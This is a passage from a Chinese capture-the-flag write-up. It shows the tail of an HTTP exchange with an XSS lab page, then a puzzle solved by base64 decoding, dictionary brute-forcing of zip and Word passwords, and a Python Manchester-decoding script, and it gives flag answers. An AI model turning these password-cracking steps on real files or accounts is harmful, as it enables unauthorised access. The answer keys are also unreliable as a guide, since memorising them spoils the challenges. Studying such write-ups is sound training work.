1061 Referer: http://10.211.55.15/xss/example4.php?key=?id=1128%23
1062 Accept-Language: en-us
1063 Accept-Encoding: gzip, deflate
1064
1065 HTTP/1.1 200 OK
1066 Date: Wed, 24 Jan 2018 12:47:16 GMT
1067 Server: Apache/2.2.16 (Debian)
1068 X-Powered-By: PHP/5.3.3-7+squeeze15
1069 X-XSS-Protection: 0
1070 Vary: Accept-Encoding
1071 Content-Encoding: gzip
1072 Content-Length: 1564

```

打开得到 flag


FLAG 值：

flag{1m_s0_ang4y_1s}

0x07 题目名称 听说你们喜欢手工爆破

操作内容：

里面有很多 txt 文件，打开都是一样的内容



BASE64 解码看看

base64 解码/编码

字符编码 图片编码

请输入要进行编码或解码的字符:

VGgzczJMc0xMcGbjAgZjFhZw==

编码

解码

☐ 解码结果以16进制显示

复制

清空


Base64编码或解码结果:

Th3r3 1s n0 fl4g

压缩包需要密码




提取文件名做字典，爆破



Word 打开也需要密码，爆破

李（卡西·阿弗莱克 Casey Affleck 饰）是一名颓废压抑的修理工，在得知哥哥乔伊（凯文·史派西 Kevin Spacey 饰）的消息后，李回到了故乡的遗嘱，李将会成为乔伊 Hedges 饰）的监护人，然帕特里克并不愿意离开家乡和朋友们，但李亦不愿在这片伤心地久留。



原来，这里埋藏着李的一段绝望的回忆，他的过失使得两个女儿葬身火海，妻子兰迪（米歇尔·威廉姆斯 Michelle Williams 饰）亦因此而离开了他。此次重回故乡，李再度见到了已经再婚

得到信息以下信息

她现在住在 **F5 街区 F5 街道 07 号幢**，并给他邮箱发了新家里的门禁解锁代码：“**123654AAA678876303555111AAA77611A321**”，希望他能够成为她的新家庭中的一员。



情系海边之城



百度一下

网页 新闻 贴吧 知道 音乐 图片 视频 地图 文库 更多»

百度为您找到相关结果约56,000个

搜索工具

[海边的曼彻斯特\(又名情系海边之城\)_高清视频在线观看_PP视频](#)



2016年上映 | 2分钟 | 美国 | 英语

导演: [肯尼斯·罗纳根](#)

主演: [米歇尔·威廉姆斯](#) [卡西·阿弗莱克](#) [凯尔·钱德勒](#) [卡拉·海沃德](#)

类型: [剧情](#)

简介: 李·钱德勒 (卡西·阿弗莱克饰) 是一个沉默寡言的人, 在波士顿无休止的做着各种杂活。但这似乎只... [更多>>](#)

立即播放

来源: [PP视频](#) [爱奇艺](#) [芒果TV](#)

[v.pptv.com](#) - [百度快照](#)

[海边的曼彻斯特\(豆瓣\)_豆瓣电影](#)



又名: [情系海边之城\(港\)](#) / 海曼IMDb链接: [tt4034228](#)豆瓣评分 8.6

208434人评价 5星 43.5% 4星 ...

<https://movie.douban.com/subje...> - [百度快照](#)

[《情系海边之城》:一个忧伤者的救赎](#)



2017年4月2日 - 《情系海边之城》又名《海边的曼彻斯特》,由肯尼斯·罗纳根导演和编剧,著名好莱坞影星马特·达蒙担任制片人,...

[baijiahao.baidu.com/s?...](#) - [百度快照](#)

[《情系海边之城》:悲痛放不下的下,关键在时间和自己_hao123上网导航](#)

曼彻斯特编码

Id:F5F507

编码: **123654AAA678876303555111AAA77611A321**

发现前几年国赛有一样的题, 改一下就 ojbk 了,

上脚本


```

encode_str = 0x123654AAA678876303555111AAA77611A321
flag = ''

bin_str = '0' + bin(encode_str)[2:]
r = ''

def convert(s):
    return hex(int(s, 2))[2:]

for i in range(0, len(bin_str), 2):
    if bin_str[i:i+2] == '01':
        r += '0'
    else:
        r += '1'

for i in range(0, len(r), 8):
    tmp = r[i:i+8][::-1]
    flag += convert(tmp[:4])
    flag += convert(tmp[4:])
print(flag.upper())

```

与id吻合

```

D:\python\python.exe E:/程序代码/py
5EFCF5F507AA5FAD77

Process finished with exit code 0
|

```

FLAG 值：

flag{5EFCF5F507AA5FAD77}